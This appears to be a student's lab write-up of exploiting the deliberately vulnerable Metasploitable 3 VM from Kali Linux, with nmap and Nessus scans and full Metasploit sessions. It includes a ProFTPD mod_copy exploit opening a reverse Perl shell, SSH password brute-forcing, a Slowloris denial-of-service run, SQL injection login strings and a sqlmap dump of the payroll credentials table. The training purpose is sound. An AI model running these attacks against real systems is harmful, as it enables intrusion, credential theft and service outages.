



# Assignment # 1

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**METASPLOITABLE 3**

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# Metasploitable 3

## Lab setup, Enumeration and Exploitation

### 1. Lab Setup

In this lab, Kali Linux is used to exploit Metasploitable 3. Metasploitable 3 is installed into VirtualBox by using .OVA file.

I have used NAT NETWORK to bring both machines on the same network i.e. 10.0.2.0/24.

My Kali machine has IP address: 10.0.2.5. And IP address of Metasploitable 3 is shown in figure below.



```
Metasploitable3-ub1404 [Running] - Oracle VM VirtualBox
RX bytes:0 (0.0 B) TX bytes:1056 (1.0 KB)


eth0
Link encap:Ethernet HWaddr 08:00:27:0d:58:d6
inet addr:10.0.2.15 Bcast:10.0.2.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe0d:58d6/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:166777 errors:0 dropped:0 overruns:0 frame:0
TX packets:22915 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:14139699 (14.1 MB) TX bytes:7326791 (7.3 MB)

eth1
Link encap:Ethernet HWaddr 08:00:27:fa:7c:e1
inet addr:172.28.128.3 Bcast:172.28.128.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fefa:7ce1/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:136 errors:0 dropped:0 overruns:0 frame:0
TX packets:228 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:14100 (14.1 KB) TX bytes:38226 (38.2 KB)

lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:16981 errors:0 dropped:0 overruns:0 frame:0
TX packets:16981 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:9523309 (9.5 MB) TX bytes:9523309 (9.5 MB)

vagrant@metasploitable3-ub1404:~$
```

This Metasploitable 3 machine is also visible to our kali machine. By using: netdiscover -r 10.0.2.0/24 command on Kali machine we can verify that.



4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240					
IP	At	MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1		52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2		52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3		08:00:27:e2:d5:1e	1	60	PCS Systemtechnik GmbH
10.0.2.15		08:00:27:0d:58:d6	1	60	PCS Systemtechnik GmbH

### 2. Enumeration / Scanning Vulnerabilities

After setting up VMs I have scanned for vulnerabilities in this machine by using Nmap command.

**Command: nmap -sV 10.0.2.15 -p- -T4**

This nmap command scans all the ports of target IP and shows services which are running on specific ports with open/closed status.

```

(kali@kali)-[~]
$ nmap -sV 10.0.2.15 -p- -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-09 17:58 EDT
Stats: 0:01:47 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 25.00% done; ETC: 18:00 (0:00:18 remaining)
Nmap scan report for 10.0.2.15
Host is up (0.0011s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
3000/tcp  closed ppp
3306/tcp  open  mysql        MySQL (unauthorized)
3500/tcp  closed rtmp-port
6697/tcp  open  irc          UnrealIRCd
8080/tcp  open  http         Jetty 8.1.7.v20120910
8181/tcp  closed intermapper
Service Info: Hosts: 127.0.2.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 112.54 seconds

```

I have also used Nessus Vulnerability Scanner to search for vulnerabilities in Metasploitable 3.

Tenable Nessus is a widely used vulnerability assessment tool designed to help organizations identify and address security weaknesses in their networks and systems. Developed by Tenable, Inc., Nessus scans systems, networks, and applications for known vulnerabilities, misconfigurations, and potential security issues.

Below attached is a snap of the scan report generated by using Nessus. It displays vulnerabilities of Metasploitable 3 w.r.t the severity. Statistics are shown below.



### 3. Exploitation

In this section I will explain how I exploit different services on Metasploitable 3.

#### 3.1. ProFTPD 1.3.5

In the NMAP scan I enumerated that Metasploitable 3 has ProFTPD 1.3.5 on its port 21/tcp. After this I will move on to msfconsole for exploitation.

In msfconsole, I searched for ProFTPD 1.3.5.

#### Command: search ProFTPD 1.3.5

This command will give matching modules of ProFTPD.

Matching Modules						
#	Name	Disclosure Date	Rank	Check	Description	
0	exploit/unix/ftp/proftpd_modcopy_exec	2015-04-22	excellent	Yes	ProFTPD 1.3.5	Mod_Copy Command Execution

I have used above mentioned exploit to hack ProFTPD service. I will also set payload “payload cmd/unix/reverse\_perl”

#### Command: set payload cmd/unix/reverse\_perl

I have changed the SITEPATH from “/var/www” to “/var/www/html”. After doing all settings my options look like snap below.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > options
Module options (exploit/unix/ftp/proftpd_modcopy_exec):
  Name      Current Setting  Required  Description
  ---      -
  CHOST      CHOST            no        The local client address
  CPORT      CPORT            no        The local client port
  Proxies    Proxies          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS     RHOSTS           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      RPORT            yes       HTTP port (TCP)
  RPORT_FTP  RPORT_FTP        yes       FTP port
  SITEPATH   SITEPATH          yes       Absolute writable website path
  SSL        SSL              no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  TARGETURI         yes       Base path to the website
  TMPATH     TMPATH           yes       Absolute writable path
  VHOST      VHOST            no        HTTP server virtual host

Payload options (cmd/unix/reverse_perl):
  Name      Current Setting  Required  Description
  ---      -
  LHOST     LHOST            yes       The listen address (an interface may be specified)
  LPORT     LPORT            yes       The listen port

Exploit target:
  Id  Name
  --  -
  0   ProFTPD 1.3.5
```

Then I simply used ‘exploit’ command to hack.

```

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 10.0.2.5:4444
[*] 10.0.2.15:80 - 10.0.2.15:21 - Connected to FTP server
[*] 10.0.2.15:80 - 10.0.2.15:21 - Sending copy commands to FTP server
[*] 10.0.2.15:80 - Executing PHP payload /fcKrQ0.php
[+] 10.0.2.15:80 - Deleted /var/www/html/fcKrQ0.php
[*] Command shell session 4 opened (10.0.2.5:4444 → 10.0.2.15:46220) at 2024-08-09 20:14:43 -0400

whoami
'www-data
ls -l

ls
chat
drupal
payroll_app.php
phpmyadmin
ls -l
total 16
drwxrwxrwx 2 root    root    4096 Oct 29  2020 chat
drwxr-xr-x 9 www-data www-data 4096 Oct 29  2020 drupal
-rwxr-xr-x 1 root    root    1778 Oct 29  2020 payroll_app.php
drwxr-xr-x 8 root    root    4096 Oct 29  2020 phpmyadmin
pwd
/var/www/html
cd ..

```

### ProFTPD 1.3.5 Hacked

## 3.2. OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (22 / tcp)

As already shown in figure 1, OpenSSH service run on Port 22/tcp. Check this port for any vulnerabilities.

**Command:** `nmap -p 22 10.0.2.15 --script vuln`

```

(kali@kali) - [~/Documents/META2]
$ nmap -p 22 10.0.2.15 --script vuln
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-10 01:21 EDT
Nmap scan report for 10.0.2.15
Host is up (0.00047s latency).

PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 11.72 seconds

```

As nmap found no vulnerability in this port. So no worries. Move to msfconsole and search for ssh\_login. I have exploited OpenSSH by using bruteforce method. I have used the auxiliary ssh\_login. First, I started with msfconsole. Then I searched for ssh\_login to look for matching modules.

**Command:** `search ssh_login`

```
msf6 > search ssh_login
```

#### Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/ssh/ssh_login	.	normal	No	SSH Login Check Scanner
1	auxiliary/scanner/ssh/ssh_login_pubkey	.	normal	No	SSH Public Key Login Scanner

Interact with a module by name or index. For example `info 1`, `use 1` or `use auxiliary/scanner/ssh/ssh_login_pubkey`

```
msf6 > use 0
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > options
```

**Command: use 0**

**Command: options**

#This command displays global options or for one or more modules

```
msf6 auxiliary(scanner/ssh/ssh_login) > options
```

Module options (auxiliary/scanner/ssh/ssh\_login):

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	true	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE	Documents/META2/pass	no	File containing passwords, one per line
RHOSTS	10.0.2.15	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	22	yes	The target port
STOP_ON_SUCCESS	true	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	Documents/META2/pass	no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

Set the options as show in figure above by using simple command i.e. `set <Name> <Value>`

**Command: set PASS\_FILE Documents/META2/pass**

**Command: set USER\_FILE Documents/META2/pass**

Some default username and password list are also available in Metasploit Framework which can be accessed by going to `/usr/share/metasploit-framework/data/wordlists/`. I have used my own to save time. Run below commands for setting options.

**Command: set VERBOSE true**

**Command: set STOP\_ON\_SUCCESS true**

**Command: set RHOSTS 10.0.2.15**

After this run the exploit and enjoy the show.

**Command: exploit**

This will start the bruteforce attack and it will try each username against each password. This will take some time if you have larger lists.

This auxiliary will also create a session on the successful login. After that you can join that session and exploit the machine the way you like.

**Command: sessions** # displays active sessions

**Command: sessions -i 1** # Lets you interact with the supplied session ID

```
RHOSTS => 10.0.2.15
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 10.0.2.15:22 - Starting bruteforce
[-] 10.0.2.15:22 - Failed: 'qwerty:qwerty'
[-] No active DB -- Credential data will not be saved!
[-] 10.0.2.15:22 - Failed: 'qwerty:1234'
[-] 10.0.2.15:22 - Failed: 'qwerty:123123'
[-] 10.0.2.15:22 - Failed: 'qwerty:admin'
[-] 10.0.2.15:22 - Failed: 'qwerty:vagrant'
[-] 10.0.2.15:22 - Failed: 'qwerty:msfadmin'
[-] 10.0.2.15:22 - Failed: 'qwerty:12345'
[-] 10.0.2.15:22 - Failed: 'qwerty:12345678'
[-] 10.0.2.15:22 - Failed: '1234:qwerty'
[-] 10.0.2.15:22 - Failed: '1234:1234'
[-] 10.0.2.15:22 - Failed: '1234:123123'
[-] 10.0.2.15:22 - Failed: '1234:admin'
[-] 10.0.2.15:22 - Failed: '1234:vagrant'
[-] 10.0.2.15:22 - Failed: '1234:msfadmin'
[-] 10.0.2.15:22 - Failed: '1234:12345'
[-] 10.0.2.15:22 - Failed: '1234:12345678'
[-] 10.0.2.15:22 - Failed: '123123:qwerty'
[-] 10.0.2.15:22 - Failed: '123123:1234'
[-] 10.0.2.15:22 - Failed: '123123:123123'
[-] 10.0.2.15:22 - Failed: '123123:admin'
[-] 10.0.2.15:22 - Failed: '123123:vagrant'
[-] 10.0.2.15:22 - Failed: '123123:msfadmin'
[-] 10.0.2.15:22 - Failed: '123123:12345'
[-] 10.0.2.15:22 - Failed: '123123:12345678'
[-] 10.0.2.15:22 - Failed: 'admin:qwerty'
[-] 10.0.2.15:22 - Failed: 'admin:1234'
[-] 10.0.2.15:22 - Failed: 'admin:123123'
[-] 10.0.2.15:22 - Failed: 'admin:admin'
[-] 10.0.2.15:22 - Failed: 'admin:vagrant'
[-] 10.0.2.15:22 - Failed: 'admin:msfadmin'
[-] 10.0.2.15:22 - Failed: 'admin:12345'
[-] 10.0.2.15:22 - Failed: 'admin:12345678'
[-] 10.0.2.15:22 - Failed: 'vagrant:qwerty'
[-] 10.0.2.15:22 - Failed: 'vagrant:1234'
[-] 10.0.2.15:22 - Failed: 'vagrant:123123'
[-] 10.0.2.15:22 - Failed: 'vagrant:admin'
[+] 10.0.2.15:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo) Linux metasploitable3-ub140
4 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 1 opened (10.0.2.5:42519 -> 10.0.2.15:22) at 2024-08-10 01:31:13 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions

Id  Name  Type      Information  Connection
--  -
1   shell linux SSH kali @ 10.0.2.5:42519 -> 10.0.2.15:22 (10.0.2.15)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...


whoami
vagrant
pwd
/home/vagrant
sudo su
pwd
/home/vagrant
ls-l^H
bash: line 2: ls-: command not found
ls -l
total 84536
-rw-r--r-- 1 vagrant vagrant 86562816 Oct 29 2020 VBoxGuestAdditions.iso
background
Background session 1? [y/N] y
```



## OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 hacked

### 3.3. Apache httpd 2.4.7 (80/tcp)

In port 80/tcp, there is Apache 2.4.7 servers is running on Metasploit machine.



As the first step in exploiting HTTP/80, I have done a Nmap scan on port 80 to check any know vulnerabilities.

**Command: nmap -p80 --script vuln 10.0.2.15**

```
(kali@kali)-[~/Documents/META2]
$ sudo nmap --script vuln 10.0.2.15 -p80
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-10 11:30 EDT
Stats: 0:05:04 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.37% done; ETC: 11:35 (0:00:08 remaining)
Nmap scan report for 10.0.2.15
Host is up (0.00059s latency).

PORT      STATE SERVICE
80/tcp    open  http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-slowloris-check:
|   VULNERABLE:
|     Slowloris DOS attack
|       State: LIKELY VULNERABLE
|       IDs: CVE: CVE-2007-6750
|         Slowloris tries to keep many connections to the target web server open and hold
|         them open as long as possible. It accomplishes this by opening connections to
|         the target web server and sending a partial request. By doing so, it starves
|         the http server's resources causing Denial Of Service.
```

The first vulnerability nmap has shown on this port is Slowloris DOS attack. It has also explained what this attack does. A denial-of-service attack (DoS attack) is a cyber-attack in which the perpetrator seeks to make a machine or network resource unavailable to its intended users by temporarily or indefinitely disrupting services of a host connected to a network. Denial of service is typically accomplished by flooding the targeted machine or resource with superfluous requests in an attempt to overload systems and prevent some or all legitimate requests from being fulfilled.

I will start Metasploit Framework and search for slowloris. Metasploit has an auxiliary named as auxiliary/dos/http/slowloris.

```
msf6 > search slowloris
```

#### Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/http/slowloris	2009-06-17	normal	No	Slowloris Denial of Service Attack

Interact with a module by name or index. For example `info 0`, `use 0` or `use auxiliary/dos/http/slowloris`

**Command: use 0**

**Command: options**

**Command: set delay 5**

**Command: set RHOST 10.0.2.15**

#Target IP

```
msf6 auxiliary(dos/http/slowloris) > options
```

Module options (auxiliary/dos/http/slowloris):

Name	Current Setting	Required	Description
delay	5	yes	The delay between sending keep-alive headers
rand_user_agent	true	yes	Randomizes user-agent with each request
rhost	10.0.2.15	yes	The target address
rport	80	yes	The target port
sockets	150	yes	The number of sockets to use in the attack
ssl	false	yes	Negotiate SSL/TLS for outgoing connections

After doing all setting show options once to verify. And then simply run the DOS attack. Slowloris sends multiple requests to the target as a result generates heavy traffic botnets. It can be used to perform DDoS attacks on any webserver. It is an open-source tool, can be downloaded from GitHub free of cost or used in MSFCONSOLE. It uses perfectly legitimate HTTP traffic and bring down all services from <http://10.0.2.15/80>.

After running this attack, it can be noticed that a new server is started and it has began to send keep-alive headers to target server.


Now if you will try to access <http://10.0.2.15/80> server. It will not send any response back. And you will not be able to use services on it. Thanks to Solaris DOS Attack. Apache HTTPD is successfully down.

Further demonstration in snapshots.

View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(dos/http/slowloris) > run
```

```
[*] Starting server ...
[*] Attacking 10.0.2.15 with 150 sockets
[*] Creating sockets ...
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
[*] Sending keep-alive headers ... Socket count: 150
```



From here I have further exploited HTTP server to gain user credentials and view data stored. Below shown vulnerabilities are used for further enumeration.

```

|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-sql-injection:
|   Possible sqli for queries:
|     http://10.0.2.15:80/?C=D%3B0%3DA%27%200R%20sqlspider
|     http://10.0.2.15:80/?C=S%3B0%3DA%27%200R%20sqlspider
|     http://10.0.2.15:80/?C=N%3B0%3DD%27%200R%20sqlspider
|     http://10.0.2.15:80/?C=M%3B0%3DA%27%200R%20sqlspider
|_ http-enum:
|   /: Root directory w/ listing on 'apache/2.4.7 (ubuntu)'
|   /phpmyadmin/: phpMyAdmin
|_ /uploads/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
| http-csrf:
|   Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.0.2.15
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://10.0.2.15:80/chat/
|     Form id: name
|     Form action: index.php
|
|     Path: http://10.0.2.15:80/drupal/
|     Form id: user-login-form
|     Form action: /drupal/?q=node&destination=node
|
|     Path: http://10.0.2.15:80/payroll_app.php
|     Form id:
|     Form action:
|_ MAC Address: 08:00:27:0D:58:D6 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 321.68 seconds

```

If you recall exploiting the ProFTPD service, I gained access to the server file system in it. I used it for view the files already stored in the server. And there I run **command: cat payroll\_app.php**. App.php file contained sensitive credentials which I saved.

```

ls -lh
total 16K
drwxrwxrwx 2 root    root    4.0K Aug 10 15:03 chat
drwxr-xr-x 9 www-data www-data 4.0K Oct 29 2020 drupal
-rwxr-xr-x 1 root    root    1.8K Oct 29 2020 payroll_app.php
drwxr-xr-x 8 root    root    4.0K Oct 29 2020 phpmyadmin
cat pay ^H
cat payroll.
cat payroll_app.php
<?php

$conn = new mysqli('127.0.0.1', 'root', 'sploitme', 'payroll');
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
?>

<?php
if (!isset($_POST['s'])) {
?>
<center>
<form action="" method="post">
<h2>Payroll Login</h2>
<table style="border-radius: 25px; border: 2px solid black; padding: 20px;">
<tr>
<td>User</td>

```

Now here are certain sql queries which can be used as username and password to use as login credentials and data.

1. ' OR 1=1# (Allows you to login and see all data stored in web app)
2. ' OR 1=1 UNION SELECT null,null,username,password FROM users# (Allows you to login and see all data stored in web app and also give usernames and passwords)

**\*\*These usernames and passwords can also be used to login session by using SSH**

Syntax: ssh username@10.0.

However, I have also used *sqlmap* to find usernames and passwords on this server. Run below command to display the tables in database payroll.

Command: sqlmap -u http://10.0.2.15/payroll\_app.php --forms -D payroll -T users --dump

```
[07:09:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.4.5, Apache 2.4.7
back-end DBMS: MySQL >= 5.0.12
[07:09:14] [INFO] fetching columns for table 'users' in database 'payroll'
[07:09:14] [INFO] fetching entries for table 'users' in database 'payroll'
Database: payroll
Table: users
[15 entries]
+-----+-----+-----+-----+-----+
| salary | password | username | last_name | first_name |
+-----+-----+-----+-----+-----+
| 9560 | help_me_obiwan | leia_organa | Organa | Leia |
| 1080 | like_my_father_beforeme | luke_skywalker | Skywalker | Luke |
| 1200 | nerf_herder | han_solo | Solo | Han |
| 22222 | b00p_b33p | artoo_detoo | Detoo | Artoo |
| 3200 | Pr0t0c07 | c_three_pio | Threepio | C |
| 10000 | thats_no_m00n | ben_kenobi | Kenobi | Ben |
| 6666 | Dark_syD3 | darth_vader | Vader | Darth |
| 1025 | but_master:( | anakin_skywalker | Skywalker | Anakin |
| 2048 | mesah_p0ssw0rd | jarjar_binks | Binks | Jar-Jar |
| 40000 | @dm1n1str8r | lando_calrissian | Calrissian | Lando |
| 20000 | mandalorian1 | boba_fett | Fett | Boba |
| 65000 | my_kind_a_skum | jabba_hutt | Hutt | Jaba |
| 50000 | hanSh0tF1rst | greedo | Rodian | Greedo |
| 4500 | rwaaaaawr8 | chewbacca | <blank> | Chewbacca |
| 6667 | Daddy_Issues2 | kylo_ren | Ren | Kylo |
+-----+-----+-----+-----+-----+

[07:09:15] [INFO] table 'payroll.users' dumped to CSV file '/home/kali/.local/share/sqlmap/
[07:09:15] [INFO] you can find results of scanning in multiple targets mode inside the
_0709am.csv'

[*] ending @ 07:09:15 /2024-08-11/
```

```
(kali㉿kali)-[~]
$ ssh kylo_ren@10.0.2.15
The authenticity of host '10.0.2.15 (10.0.2.15)' can't be established.
ED25519 key fingerprint is SHA256:Rpy8shmBT8uIqZeMsZCG6N5gHXDNSWQ0tEgSgF7t/SM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
